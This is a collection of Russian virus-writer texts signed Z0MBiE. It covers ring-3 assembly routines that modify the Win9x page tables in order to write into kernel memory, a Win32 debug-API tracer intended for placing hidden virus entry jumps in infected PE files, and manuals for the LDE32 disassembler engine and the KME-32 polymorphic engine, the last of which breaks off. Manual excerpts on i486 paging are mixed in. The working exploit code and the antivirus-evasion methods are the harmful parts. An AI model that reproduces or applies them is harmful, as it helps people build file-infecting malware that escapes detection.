Теперь у вас может (и должен) возникнуть такой вопрос: а откуда в двух примерах выше взялись числа BFC00000 и C0000000? А обо всем этом написано в приложении. Ну так вот, кратко. Все 4GB памяти делятся на 1024 куска по 4MB. Таблица страниц первого уровня описывает адреса 1024х таблиц второго уровня. А каждая из таблиц второго уровня описывает 1024 обычных страницы. Таким образом два вышеприведенных числа -- это BFF70000, округленное до 4MB в меньшую и большую сторону соответственно.

Работающий пример всего вышеописанного лежит в директории EXAMPLE1.

Ну что, думаете - это все? Ха, скажу я вам - ни хуя подобного. Все о чем написано выше на проверку вышло полным отстоем, по той простой причине, что страничка из pagetable, которую мы хотим пропатчить, в линейном адресном пространстве нашей задачи (по дефолту) отсутствует.

Как отсутствует? - спросите вы. Пример-то работает. А дело в том, что отсутствует она лишь до тех пор, пока не будет вызвано нечто навроде:

```
push    0
push    4096
push    physical-page-offset
VMMcall MapPhysToLinear
add     esp, 3*4
```

Примерно подобные действия наверное производит Soft-ICE, а также программа в директории EXAMPLE2. Суть вышеназванной функции заключается в вызывании VMM_PageReserve и VMM_LinPageLock, что говорит само за себя - прогружаем страничку в текущий контекст. А в голом без айса маздае не находится страничка из pagetable-а ну ни как.

Что ж делать-то, а? А вот посидел я тут ночку, и надумал такую феню. Если найти мы страничку из pagetable не можем по той причине, что ее в нашем контексте попросту нет (если мы не под айсом, конечно), то надо либо сменить контекст, либо все-таки имея CR3 научиться конвертировать физические адреса в линейные и прогружать их в память.

Второй вариант прокатил с полпинка. Как уже было сказано, EXAMPLE2 производит сие действо из нуля. А нижеследующий кусок кода делает это из третьего кольца.

```
KERNEL@ORD0          dd      0BFF713D4h ; можно и поискать, но так проще

; subroutine: phys2linear
; input:      EBX=physical address
; output:     EBX=linear address

phys2linear:          pusha

                      movzx   ecx, bx      ; BX:CX<--EBX=phys addr
                      shr     ebx, 16

                      mov     eax, 0800h    ; physical address mapping

                      xor     esi, esi      ; SI:DI=size (1 byte)
                      xor     edi, edi
                      inc     edi

                      push    ecx
                      push    eax
                      push    0002A0029h    ; INT 31 (DPMI services)
                      call    KERNEL@ORD0

                      shl     ebx, 16      ; EBX<--BX:CX=linear address
                      or      ebx, ecx

                      mov     [esp+4*4], ebx ; popa.ebx

                      popa
                      ret
```

Теперь, зная CR3 и умея легко коммитить физические адреса в линейные, мы имеем доступ ко всей pagetable, следующим образом:

```
; subroutine: get_pagetable_entry
; input:      ESI=address
; output:     EDI=pagetable entry address

get_pagetable_entry:    pusha

                        call    get_cr3          ; получаем CR3
                        and     ebx, 0FFFFFF000h ; EBX<--физ. адрес каталога

                        call    phys2linear       ; получаем линейный адрес

                        mov     eax, esi
                        and     eax, 0FFC00000h
                        sub     esi, eax
                        shr     eax, 20          ; EAX<--адр.эл-та 1го уровня
                        shr     esi, 10          ; ESI<--адр.эл-та 2го уровня

                        mov     ebx, [ebx+eax]    ; EBX<--физ.адрес нужной
                        and     ebx, 0FFFFFF000h ; страницы

                        call    phys2linear       ; EBX<--линейный адрес

                        add     esi, ebx         ; ESI<--адрес дворда для патча

                        mov     [esp], esi       ; popa.edi
                        popa
                        ret
```

Готово! А вызывается все это счастье таким раком:

```
mov     esi, 0BFF70000h
call    get_pagetable_entry
or      dword ptr [edi], 2 ; PAGEFLAG_RW
mov     byte ptr [esi], xxxx ; пишем в кернел
```

Все это дело представлено в EXAMPLE3.

Знающие люди на этом месте скажут так: коль скоро ты умеешь вызывать INT 31, то нахуя надо вообще было все это писать? А я скажу так. Маза-то ведь была какая? Маза была не записаться в куда-то там, и не перейти в 0, а пропатчить pagetable. Так что все окей.

Приложение

5.3 Трансляция страниц

Линейный адрес представляет собой 32-битовый адрес в однородном, несегментированном адресном пространстве. Это адресное пространство может являться большим физическим адресным пространством (т.е. адресным пространством, состоящим из 4 гигабайт оперативной памяти), либо может использоваться средство подкачки страниц, моделирующее это адресное пространство при помощи небольшой области оперативной памяти и некоторого количества дисковой памяти. При использовании подкачки страниц линейный адрес транслируется в соответствующий физический адрес, либо генерируется исключение. Это исключение дает операционной системе возможность прочитать страницу с диска (возможно, вытеснив на диск другую страницу), а затем перезапустить команду, вызвавшую данное исключение.

Механизм подкачки отличается от механизма сегментации тем, что в данном случае используются небольшие, имеющие фиксированный размер страницы. В отличие от сегментов, которые обычно имеют размер, равный размеру содержащихся в них структур данных, страницы процессора i486 всегда имеют размер 4К. Если сегментация является единственной используемой формой трансляции адреса, структура данных, находящаяся в физической памяти, будет иметь в памяти все свои компоненты одновременно. При использовании механизма подкачки страниц структура данных может частично находиться в оперативной памяти, и частично в дисковой памяти.

Информация, обеспечивающая отображение линейных адресов в физические адреса и отвечающая за генерацию исключений в случае несоответствий, хранится в структурах данных оперативной памяти, которые называются таблицами страниц. Как и в случае сегментации, эта информация кешируется в регистрах процессора с тем, чтобы минимизировать число циклов шины, требуемое для трансляции адреса. В отличие от механизма сегментации, эти регистры процессора полностью невидимы для прикладных программ. (Для целей тестирования эти регистры видны программам, выполняемым с максимальным уровнем привилегированности: подробности см. в Главе 10).

Механизм подкачки страниц рассматривает 32-разрядный линейный адрес как состоящий из трех частей, а именно двух 10-разрядных индексов страничных таблиц и 12-разрядное смещение в таблице, адресуемой страничными таблицами. Поскольку как виртуальные страницы в линейном адресном пространстве, так и физические страницы памяти выравнены по 4Кбайтной границе страниц, модифицировать младшие 12 битов адреса нет необходимости. Эти 12 битов напрямую передаются аппаратному обеспечению, работающему с подкачкой страниц, независимо от того, разрешена ли подкачка в текущий момент, или запрещена. Отметим, что в этом состоит отличие от сегментации, поскольку сегменты могут начинаться с любого адреса байта.

Старшие 20 битов адреса используется для индексации страничных таблиц. Если все страницы линейного адресного пространства отображались бы в одной таблице страниц в оперативной памяти, то для этого потребовалось бы 4Мб памяти. Делается это не так. Для экономии памяти используются страничные таблицы двух уровней. Страничная таблица верхнего уровня называется страничным каталогом. В нем отображаются старшие 10 битов линейного адреса табличных страниц второго уровня. Во втором уровне страничных таблиц отображаются средние 10 битов линейного адреса, задающего базовый адрес страницы в физической памяти (который называется адресом страничного блока).

На базе содержимого таблицы страниц или каталога страниц может генерироваться исключение. Оно дает операционной системе возможность подкачать отсутствующую таблицу страниц с диска. Благодаря тому, что страничные таблицы второго уровня могут находиться на диске, механизм подкачки страниц может поддерживать отображение всего линейного адресного пространства при помощи всего нескольких страниц памяти.

Регистр CR3 содержит адрес страничного блока каталога страниц. Поэтому он называется базовым регистром каталога страниц, или PDBR. Старшие 10 битов линейного адреса умножаются на масштабный коэффициент четыре (число байтов каждого элемента таблицы страниц) и складывается со значением регистра PDBR для получения физического адреса элемента в каталоге страниц. Поскольку адрес страничного блока всегда имеет незаполненными младшие 12 бит, то такое сложение выполняется методом конкатенации (замещения младших 12 битов масштабированным индексом).

При доступе к элементу каталога страниц выполняется несколько проверок: исключения могут генерироваться, если страница защищена или отсутствует в памяти. Если особая ситуация не генерировалась, то старшие 20 битов элемента таблицы страниц используются в качестве адреса страничного блока таблицы страниц второго уровня. Средние 10 битов линейного адреса масштабируются коэффициентом четыре (снова это число равно размеру элемента таблицы

страниц) и конкатенируются с адресом страничного блока для получения физического адреса элемента в таблице страниц второго уровня.

И опять, выполняются проверки доступа, в результате которых возможна генерация исключений. Если же исключений не возникло, то старшие 20 битов элемента таблицы страниц второго уровня конкатенируются с младшими 12 битами линейного адреса, образуя физический адрес операнда (данных) в оперативной памяти.

Хотя такой процесс и может показаться сложным, затраты процессорного времени на него невелики. Процессор имеет кеш элементов таблицы страниц, который называется ассоциативным буфером трансляции адреса (TBL). TBL удовлетворяет большинство запросов чтения страничных таблиц. дополнительные циклы шины затрачиваются только при доступе к новым страницам памяти. Размер страницы (4K) достаточно велик, поэтому по сравнению с числом циклов шины, затрачиваемых на выполнение команд и обращение к данным, число циклов для доступа к таблицам страниц относительно невелико. Одновременно с этим размер страницы достаточно мал, чтобы память использовалась наиболее эффективно. (Независимо от фактической величины структуры данных, она занимает не меньше одной страницы памяти).

5.3.3 Таблицы страниц

Таблица страниц представляет собой массив, состоящий из 32-разрядных элементов. Таблица страниц сама является страницей и содержит 4096 байтов памяти, или максимум 1Кб 32-разрядных элементов. Все страницы, включая каталоги страниц и таблицы страниц, выровнены по границе 4Кб.

Для адресации страницы памяти используется два уровня таблиц. Старший уровень называется каталогом страниц. Он адресует до 1К страничных таблиц второго уровня. Таблица страниц второго уровня адресует до 1К страниц в физической памяти. Таким образом, все таблицы, адресуемые одним каталогом страниц, могут адресовать до 1М или **220 страниц**. **Поскольку каждая страница содержит 4К, или 212 байтов**, таблицы одного каталога страниц покрывают все линейное адресное пространство процессора i486 (**$220 \times 212 = 2^{32}$**).

Физический адрес текущего страничного каталога хранится в регистре CR3, который также называется базовым регистром каталога страниц (PDBR). Программное обеспечение организации памяти имеет опции использования одного каталога страниц для всех задач, одного каталога страниц для каждой задачи, либо некоторой комбинации этих двух опций. В Главе 10 приводится информация об инициализации регистра CR3. О том, как содержимое CR3 может изменяться для каждой задачи, см. в Главе 7.

5.3.4 Элементы таблицы страниц

Элементы страничных таблиц обоих уровней имеют одинаковый формат. Этот формат показан на Рисунке 5-14.

5.3.4.1 Адрес страничного блока

Адрес страничного блока является базовым адресом страницы. В элементе страничной таблицы старшие 20 битов используются для задания адреса страничного блока, а младшие 12 битов задают управляющие биты и биты состояния для данной страницы. В каталоге страниц адрес


страничного блока представляет собой адрес таблицы страниц второго уровня. В таблице страниц второго уровня адрес страничного блока - это адрес страницы, которая содержит команды или данные.

5.3.4.2 Бит присутствия

Бит Присутствия указывает на то, отображается ли адрес страничного блока из таблицы страниц страницей в физической памяти. Если данный бит установлен, то страница находится в памяти.

Если бит Присутствия очищен, то страница не находится в памяти, и остальная часть данного элемента таблицы страниц доступна для использования операционной системой, например, для хранения информации о том, где находится эта отсутствующая страница. На Рисунке 5-15 показан формат элемента таблицы страниц, когда бит Присутствия очищен.

~~~



Примечание: 0 означает резервирование Intel. Не выполняйте определение этих битов.

Рисунок 5-14. Формат элемента таблицы страниц




Рисунок 5-15. Формат элемента таблицы страниц для не-Присутствующей таблицы

Если бит Присутствия на любом уровне таблицы страниц очищен, когда делается попытка использовать данный элемент таблицы для адресной трансляции, то происходит такая последовательность событий:

1. Операционная система копирует страницу с дисковой памяти в физическую память.
2. Операционная система загружает адрес страничного блока в элемент таблицы страниц и устанавливает бит Присутствия. Прочие биты, например, бит Чтения/Записи, также могут при этом быть установлены.
3. Поскольку в буфере ассоциативной трансляции (TLB) все еще может находиться копия старого элемента таблицы страниц, то операционная система очищает этот буфер. Буфер TLB и способы его очистки рассматриваются в разделе 5.3.5.
4. Выполняется рестарт программы, вызвавшей исключение.

Поскольку CR3 не имеет бита Присутствия, который указывал бы на те случаи, когда каталог страниц не находится в оперативной памяти, каталог страниц, на который указывает CR3, должен

находиться в физической памяти всегда.

#### **5.3.4.3 Биты Доступа и "Грязная"**

Эти биты содержат данные об использовании страницы на обоих уровнях страничных таблиц. Бит Доступа используется для сообщения о доступе на чтение или запись к странице или страничной таблице второго уровня. Бит "Грязная" сообщает о доступе к странице для записи.

За исключением бита "грязная" в элементах каталога страниц, эти биты устанавливаются аппаратным обеспечением; однако процессор не очищает ни один из этих битов. Процессор устанавливает биты Доступа на обоих уровнях страничных таблиц до операции чтения или записи страницы. Процессор устанавливает бит "Грязная" в таблице страниц второго уровня, прежде чем выполнить операцию записи по адресу, отображаемому данным элементом таблицы. Бит "Грязная" в элементах каталога страниц не определен.

Операционная система может использовать бит Доступа, когда ей требуется создать некоторую свободную область памяти, посылая страницу или таблицу страниц второго уровня на диск. Периодически очищая биты Доступа в страничных таблицах, она может определять, какие страницы были использованы последними. Не используемые страницы являются кандидатами на пересылку в дисковую память.

Операционная система может использовать бит "Грязная", когда страница посылается обратно на диск. Очищая бит "Грязная" при пересылке страницы в оперативную память, операционная система может определить, произошел ли какой-либо доступ записи к этой странице. Если имеется копия этой страницы на диске и копия в оперативной памяти не была изменена операциями записи, то обновлять соответствующую копию на диске из оперативной памяти нет необходимости.

О том, как процессор i486 обновляет биты Доступа и "Грязная" в многопроцессорных системах, написано в Главе 13.

#### **5.3.4.4 Биты Чтения/Записи и Пользователя/Супервизора**

Биты Чтения/Записи и Пользователя/Супервизора используются для защитных проверок страниц, выполняемых процессором одновременно с трансляцией адреса. Более подробную информацию о защите см. в Главе 6.

#### **5.3.4.5 Биты управления кешем страничного уровня**

Биты PCD и PWT используются для организации кеша страничного уровня. Программное обеспечение может при помощи этих битов управлять кешированием отдельных страниц или страничных таблиц второго уровня. Более подробную информацию о кешировании см. в Главе 12.

### **6.8 Защита на уровне страниц**

Защита работает как на уровне сегментов, так и на уровне страниц. При использовании плоской модели сегментации памяти защита на уровне страниц также предотвращает недопустимое взаимное влияние между программами.

Каждая ссылка к памяти контролируется на удовлетворение проверок защиты. Все проверки выполняются до начала цикла обращения к памяти; любое нарушение защиты предотвращает начало этого цикла и генерирует исключение. Поскольку эти проверки выполняются параллельно с трансляцией адреса, они не влекут дополнительных затрат времени процессора. Существует два вида проверки защиты на уровне страниц:

1. Ограничения на адресуемый домен памяти.
2. Проверка типа.

Нарушение защиты приводит к генерации исключения. Механизм исключений описан в Главе 9. В данной главе описаны нарушения защиты, ведущие к исключениям.

## 6.8.1 Элементы страничных таблиц содержат параметры защиты


На Рисунке 6-10 показаны поля элемента страничной таблицы, которые управляют доступом к странице. Проверки защиты применяются к страничным таблицам как первого, так и второго уровня.

### 6.8.1.1 Ограничения адресуемого домена памяти

Для страниц и сегментов понятие привилегированности интерпретируется по-разному. Для сегментов существует четыре уровня привилегированности, лежащих в диапазоне от 0 (высший уровень привилегированности) до 3 (низший уровень привилегированности). Для страниц существует два уровня привилегированности:

1. Уровень супервизора (U/S=0) - для операционной системы, прочего системного программного обеспечения (например, драйверов устройств), а также для защищаемых системных данных (например, страничных таблиц).
2. Уровень пользователя (U/S=1) - для прикладных кодов и данных.

Уровни привилегированности, используемые в сегментации, отображаются в уровнях привилегированности страниц. Если CPL равен 0, 1 или 2, то процессор работает на уровне супервизора. Если же CPL равен 3, то процессор работает на уровне пользователя. Когда процессор работает на уровне супервизора, все страницы являются доступными. Когда процессор работает на уровне пользователя, доступны только страницы, имеющие уровень пользователя.





## 2. Доступ на Чтение/Запись (R/W=1).

Когда процессор работает на уровне супервизора при очищенном бите WP в регистре CR0 (в состоянии бита, соответствующем инициализации при сбросе системы), все страницы являются одновременно доступными для чтения и записи (признак защиты записи игнорируется). Когда процессор работает на уровне пользователя, то для записи доступны лишь страницы уровня пользователя, помеченные признаком Чтение/Запись. Страницы уровня пользователя, помеченные для Чтения/Записи или Только для Чтения, являются доступными для чтения. Страницы уровня супервизора с уровня пользователя недоступны ни для чтения, ни для записи. При попытке нарушения прав доступа к защищенным страницам генерируется исключение общей защиты.

В отличие от процессора 386 DX процессор i486 позволяет защищать страницы уровня пользователя от записи в режиме доступа супервизора. Установка бита WP в регистре CR0 включает чувствительность режима супервизора к защите страниц от записи в режиме пользователя. Это средство полезно для реализации стратегии "записи-на-копии", используемой некоторыми операционными системами, например UNIX, для создания задачи (это средство также называется порождением параллельных процессов или просто порождением).

При создании новой задачи можно скопировать все адресное пространство порождающей задачи. Это дает порожденной задаче полный, дубликатный набор сегментов и страниц порождающей задачи. Стратегия "записи-на-копии" экономит область памяти и время, отображая порожденные сегменты и страницы в тех же сегментах и страницах, что используются порождающей задачей. Частная копия страницы создается только в случае, когда одна из задач выполняет запись в эту страницу.

---

(x) 2000 Z0MBiE, <<http://z0mbie.host.sk>>

# ТРАССИРОВКА ПРОЦЕССОВ ПОД WIN32

\_(x) 2000 ZOMBIE\_  
<http://z0mbie.host.sk>

Трассировка здесь рассматривается как частный случай отладочных фиш предоставляемых win32 api. Описанными здесь хернями, по идее, должен пользоваться трупобеагер. Примечание. Без WIN32.HLP не обойтись.

Теперь, для чего мы это делаем.

Вот есть у нас заражение PE файлов.

1. Можно директом изменять адрес точки входа (EntryPointRVA). Это отлавливается эвристикой даже без эмуляции. (типа, точка входа показывает в конец файла? ну и пиздец ему)
2. Можно в точку входа внутри файла впатчивать JMP на себя. Эмуляция проебет такие JMPы как нехуй ссать. Если же вместо JMPа будет нечто сложное, аверы напишут подпрограмму.
3. Можно впатчивать JMP на себя в случайное место программы. Это кардинально лучше первых двух способов. Но тут нет гарантий, что вы попадете именно в код, а не в данные, да еще и непосредственно на начало инструкции. А если используете в качестве начала PUSH EBP/MOV EBP, ESP и им подобную хрень, то такую точку входа будет относительно просто найти. Да и вообще, сканирование файла и проверка всего, куда показывают JMPы/CALLы -- штука несложная. Но самый главный минус в том, что неизвестно, когда выполнятся ваши впатченные инструкции, и выполнятся ли вообще.
4. Анализ кода без его выполнения. Лучше всего такую фишку проводит IDA в комбинации с мозгами. Похожие, но сильно упрощенные алгоритмы я использовал в: ZCME/AZCME(dos) и RPME/CODEPERVERTOR(win32). Эти вещи работают относительно быстро, и неплохо выделяют код среди данных, хоть и не весь. Но и здесь есть качественный недостаток. В случае, если, например, какой-нибудь участок кода не выполняется никогда, а например условный переход (Jxx) на него существует, этот код будет проанализирован вместе с "нормальным".
5. Трассировка. А вот эта вещь позволяет не только пометить выполняемый (а не весь) код, но и узнать ПОРЯДОК выполнения инструкций и подпрограмм.

А для чего нахрен нужен порядок выполнения инструкций? Вот здесь-то и кроется самая охуительная фишка, которая призвана вконец разорвать ламерско-антивирусное очко. Дошло до меня, что нечто подобное пытались и даже делали под dos-ом, но поскольку результата не видно, маза видно заглохла.

Итак, сам вирус, как пиздец зашифрованный, может лежать где угодно в файле. А передавать ему управление по-идее мог бы JMP, впатченный в некоторое, заведомо исполняемое место файла. Но JMP-это говно. Поэтому мы развратим его в несколько разных полиморфных инструкций, и при этом, впатчим их не одну за другой, а в РАЗНЫЕ места файла, но так, что выполнятся они в нужной нам последовательности.

Но по плану в этом тексте будет рассказываться только о трассировке и ни о чем больше.

Итак, что у нас есть.

Для еще не запущенных процессов отладка начинается с CreateProcessA, с флажками DEBUG\_PROCESS+DEBUG\_ONLY\_THIS\_PROCESS. Если же требуемый процесс открыт, то можно юзать DebugActiveProcess.

После того, как вызванная функция вернула success, можно крутить цикл. А в цикле происходит такое действо: вызывается WaitForDebugEvent и мы получаем так называемый debug event, то

бишь структуру заполненную всяким отстоем.

```
; DEBUG_EVENT
de          label  byte
de_code     dd      ?
de_pid      dd      ?
de_tid      dd      ?
de_data     db      1024 dup (?) ; килл - от фени
```

После того, как структура проанализирована, вызываем `ContinueDebugEvent`. После чего можно снова надеяться на получение от `WaitForDebugEvent` какой-нибудь херни.

Теперь о структуре. Идентификаторы каждого евента лежат в `de_code`, `de_pid` и `de_tid` - это id текущих отлаживаемых процесса и нити, для которых и сгенерился евент. Ибо мы можем отлаживать несколько процессов, и у каждого процесса могут быть свои нити.

Теперь о том, какие debug event'ы приходят в наш цикл.

- `CREATE_PROCESS_DEBUG_EVENT` -- самый первый event который мы получаем. В нем лежит такая хрень как хендлы файла, процесса и нити. Файл открыт на только-чтение или на чтение-запись. (наябывать тут нечего) Еще там начальный адрес, имя файла и прочий отстой.
- `LOAD_DLL_DEBUG_EVENT` -- эти события происходят когда загружается новая DLL-ка в контекст отлаживаемого процесса. Загрузчиком, либо `LoadLibrary`.
- `EXIT_PROCESS_DEBUG_EVENT` -- по этим событиям надо из цикла сваливать, ибо это конец отладки.
- `RIP_EVENT` -- ибо это конец отладки.
- `CREATE_THREAD_DEBUG_EVENT` -- здесь надо выставить TF.
- `EXIT_THREAD_DEBUG_EVENT`, `UNLOAD_DLL_DEBUG_EVENT`, `OUTPUT_DEBUG_STRING_EVENT` -- прочие отстойные евенты, совершенно нам не интересны.
- `EXCEPTION_DEBUG_EVENT` -- а вот это самый интересный event. Он говорит что случился exception, в частности INT1 или INT3.

Фичи тут такие.

1. Перед тем как исполнять отлаживаемую программу, система вызывает кернеловскую функцию `DebugBreak`, в которой происходит INT3 (0xCC).
2. По умолчанию флаг TF (трассировка) не установлен, и мы (вроде бы) должны его устанавливать сами после КАЖДОЙ обработки событий типа INT1/INT3, ибо система так и норовит этот флажок сбросить.

Работа с памятью отлаживаемого процесса (ибо память эта находится в другом контексте и по-другому не доступна) производится посредством функций `ReadProcessMemory` и `WriteProcessMemory`.

Работа с регистрами отлаживаемой нити производится функциями `GetThreadContext` и `SetThreadContext`.

Итак, структура трассировщика примерно такая:

```
CreateProcessA()
while(1)
{
    WaitForDebugEvent()
    if (EXIT_PROCESS_DEBUG_EVENT or RIP_EVENT) break
    if (EXCEPTION_DEBUG_EVENT)
    {
        if (int1 or int3)
            set_trace_flag()
    }
    ContinueDebugEvent()
}
```

Подобный трассировщик будет обладать одним недостатком. Дело в том, что трассировать он будет не только текущий процесс, но и все загруженные в него DLL-ки. А у DLL-ек этих тоже есть свои точки входа, и вызываются они ДО точки входа основной программы. Кроме того, когда процесс сделает CALL в DLL-ку, трассировщик будет там долго и упорно охуевать, и вернется нескоро. И потом, здесь не поддерживаются нити.

Обходится это дело таким образом.

Чтобы поскипать DLLкин код в начале, надо

1. проебать кернеловский INT3 (который в `DebugBreak`), то есть попросту забить на него, и TF не устанавливать
2. написать простенький механизм впатчивания в прогу INT3 (0xCC) и восстановления оных (хранить оригинальные байты), аргумент -- адрес.
3. по получении евента `CREATE_PROCESS_DEBUG_EVENT` впатчить в начало программы (`lpStartAddress`) INT3.

Чтобы не выполнять трассировку в DLL-ках, проверяете текущий адрес, и если он вне программы, то

1. берете дворд со стека (это будет адрес возврата) и впатчиваете по нему INT3
2. убираете TF к херам

Для поддержки разных нитей придется поебаться.

1. Надо будет впатчивать INT 3 в `lpStartAddress` при создании новой нити.
2. Хранить в себе список всех нитей, т.е. соответствие их `ThreadId` <--> `ThreadHandle`
3. При вызове экскепшенов `int1/int3` конвертить `TheadId` (данный для текущего евента) в соответствующий ему `ThreadHandle`
4. Апдейтить эту инфу о нитях при создании процесса, создании нити и закрытии нити.

В дополнение. Флажок TF по-видимому, охуячивается при глюках, то есть сгенерив глюк и отловив его SE'ом можно наебать отладчик.

Как разобраться с такой хуйней? Это дело непростое.

1. При получении экскепшена взять FS от отлаживаемой нити
2. Зная FS, и юзая `GetThreadSelectorEntry` получить VA от FS: [0]
3. Разобрать SEH'овую структуру и выявить адрес SEH'ового хандлера
4. Вхуячить в хандлер INT3

Вот собственно и все. Вышеописанное дело производит программа `tracer32`.

Теперь, как это реально использовать.

1. выбрать программу
2. протрассировать 2-3 секунды
3. полученный адрес использовать для впатчивания JMPa на вирус

# LDE32 -- Length-Disassembler Engine

## User's Manual

Русский | [English](#)

LDE32 -- это библиотека для определения длин x86 инструкций.

В LDE32 всего две процедуры.

1. `void pascal disasm_init(void* tableptr);`

Используется для распаковки в память 2-килобайтной таблицы, которая потребуется второй процедуре при дисассемблировании.

2. `int pascal disasm_main(void* opcodeptr, void* tableptr);`

Эта функция используется для дисассемблирования одной инструкции. Возвращает длину инструкции в байтах, либо -1 в случае ошибки.

Процедуры сохраняют регистры неизменными; код независим к смещению; не используются никакие внешние данные.

Для подключения LDE32 добавьте следующую строку:

```
include lde32bin.inc
```

## Пример

```
push    offset tbl      ; распаковать в память таблицу
call    disasm_init

mov     ebx, 401000h
cycle:
    push    ebx          ; оффсет инструкции
    push    offset tbl   ; адрес таблицы
    call    disasm_main

    add     ebx, eax

    cmp     eax, -1      ; ошибка?
    jne     cycle

include lde32bin.inc      ; код LDE32

tbl     db      2048 dup (?) ; таблица флагов LDE32
```

programmed in 1999 by Z0MBiE, <<http://z0mbie.host.sk>>

# KME-32



## Kewl Mutation Engine (TM)

Версия 1.xx

Руководство Пользователя

Русский | [English](#)

## Содержание

- [Структура декриптора](#)
- [Длина расшифровщика/Компрессия](#)
- [Возможности](#)
- [Как подключать](#)
- [Как вызывать](#)
- [Получение управления от декриптора](#)

## Структура декриптора

Алгоритм стэковый, то есть не существует отдельно декриптора и зашифрованных данных. Результатом работы движка является только ассемблерный код, при помощи которого вычисляются данные, которые в обратном порядке кладутся на стэк и после этого идет переход на ESP.

| Исходные данные                                                                                                                                                          | Зашифрованные данные                                                                                                                                                                                                                           |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>&lt;pre&gt;...&lt;br&gt;nop&lt;br&gt;db 22&lt;br&gt;db 33&lt;br&gt;db 44&lt;br&gt;db 55&lt;br&gt;db 66&lt;br&gt;db 77&lt;br&gt;db 88&lt;br&gt;...&lt;/pre&gt;</pre> | <pre>&lt;pre&gt;...&lt;br&gt;XOR EAX, EBX&lt;br&gt;ADD EAX, (88776655h - curr_eax)&lt;br&gt;ROR EBX, 4&lt;br&gt;XOR EBX, (44332290h xor curr_ebx)&lt;br&gt;...&lt;br&gt;PUSH EAX&lt;br&gt;...&lt;br&gt;PUSH EBX&lt;br&gt;...&lt;/pre&gt;</pre> |



Легко заметить, что если обычный полиморфный движок производит данные длиной  $\text{РАЗМЕР\_ДЕКРИПТОРА} + \text{ДЛИНА\_ИСХОДНЫХ\_ДАННЫХ}$ , то стэковый движок производит данные длиной  $\text{ДЛИНА\_ИСХОДНЫХ\_ДАННЫХ} * k$ , где  $k$  -- некоторый коэффициент увеличения данных, зависящий от многих параметров.

## Длина расшифровщика/Компрессия

У КМЕ при всех включенных фичах код увеличивается в 2-3 раза. Но тут возможен интересный эффект: при отсутствии "логики" (т.е. без шифровки регистров, см. `FLAG_NOCMD`) и одинаковых шифруемых данных (1 и тот же повторяющийся дворд/ворд/байт), декриптор получится меньше, то есть произойдет сжатие. Максимальное сжатие для одного полиморфного слоя -- в 4 раза, а при нескольких слоях возможно и еще больше.

## Зависимость длины расшифровщика от количества полиморфных слоев

| Слой #     | ---  | 1    | 2   | 3    | 4    | 5    | 6     | 7    | 8    | 9    | 10 | 11 | 12 | 13  |
|------------|------|------|-----|------|------|------|-------|------|------|------|----|----|----|-----|
| ---        | 5000 | 11k  | 34k | 101k | 300k | 893k | 2.66M | 7.9M |      |      |    |    |    |     |
| FLAG_NOCMD | 5000 | 1280 | 380 | 200  | 225  | 342  | 531   | 813  | 1.2k | 1.8k | 3k | 4k | 6k | 10k |



При получении данных зашифровывался 5-килобайтный буфер из NOPов, красным цветом -- шифровка регистров включена, синим -- выключена (`FLAG_NOCMD`). Как видим на третьем слое получено сжатие в 25 раз.

## Возможности

